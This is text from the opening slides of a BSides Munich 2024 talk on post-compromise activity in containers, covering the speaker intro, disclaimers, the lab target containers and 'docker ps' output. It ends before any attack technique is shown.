

# Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray  
BSides Munich ~ 11 November 2024



Hi, Mom :)

# Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray  
BSides Munich ~ 11 November 2024



# \$ whoami

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: [github.com/magisterquis](https://github.com/magisterquis)
- Libera: stuart
- Not affiliated with Docker or any other Container anything



Code: [github.com/magisterquis/dtffmacac](https://github.com/magisterquis/dtffmacac)



# \$ whoami

Red Teamer

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: github.com/magisterquis
- Libera: stuart
- Not affiliated with Docker or any other Container anything



Code: [github.com/magisterquis/dtffmacac](https://github.com/magisterquis/dtffmacac)



# Disclaimers

1. The views and ideas expressed in this talk belong to the speaker and do not necessarily reflect the official policy or position of any current or past employer.
2. Poking at Containers should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.

# Compromising Containers?

Conversations?

Philosophical Rambling  
- Mrs. McMurray





# What's Compromise?

# Locked-Down Something




# Nefarious Person



Oh Dear



# Compromised.



# What's a Container?

# What's a Container?


- Application Developer

# What's a Container?

- Where my application runs all nice and self-contained
  - Application Developer

# What's a Container?

- Where my application runs all nice and self-contained
  - Application Developer



# Self-Contained Application Thing Compromise: Why?

# Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.


# Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.





# Targetspace



# Target - A Single Server





# Target - A Single Server and a Hacker





# Target - A Not Important Server





# Target Container - An HTTP Checker




# Target Container 2 - A Password Store



# Target Container 2 - A Password Store



# Running Containers



A screenshot of a macOS terminal window. The window has a light gray header bar with three colored window control buttons (red, yellow, green) on the left, the title "ssh" in the center, and a small "x" icon on the right. The main content area is white and contains a single line of text: "root@dtffmacac:~# docker ps".

```
root@dtffmacac:~# docker ps
```

# Running Containers



The screenshot shows a terminal window with a title bar 'ssh'. The terminal content is as follows:

```
root@dtffmacac:~# docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS     NAMES
ad063e933b4e   passwordstore  "/passwordstorestart..."  2 hours ago   Up 2 hours   127.0.0.1:5555->5555/tcp   passwordstore
```

# Running Containers




The screenshot shows a terminal window with a title bar 'ssh'. The terminal content is a command-line output from a root shell on a Mac OS X system. The command run is 'docker ps', which lists two running Docker containers:


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ad063e933b4e	passwordstore	"/passwordstorestart..."	2 hours ago	Up 2 hours	127.0.0.1:5555->5555/tcp	passwordstore
e51aab7cab9	httpchecker	"/httpcheckerstart.sh"	2 hours ago	Up 2 hours	0.0.0.0:4444->4444/tcp	httpchecker

# Initial Compromise


# Target - The HTTP Checker



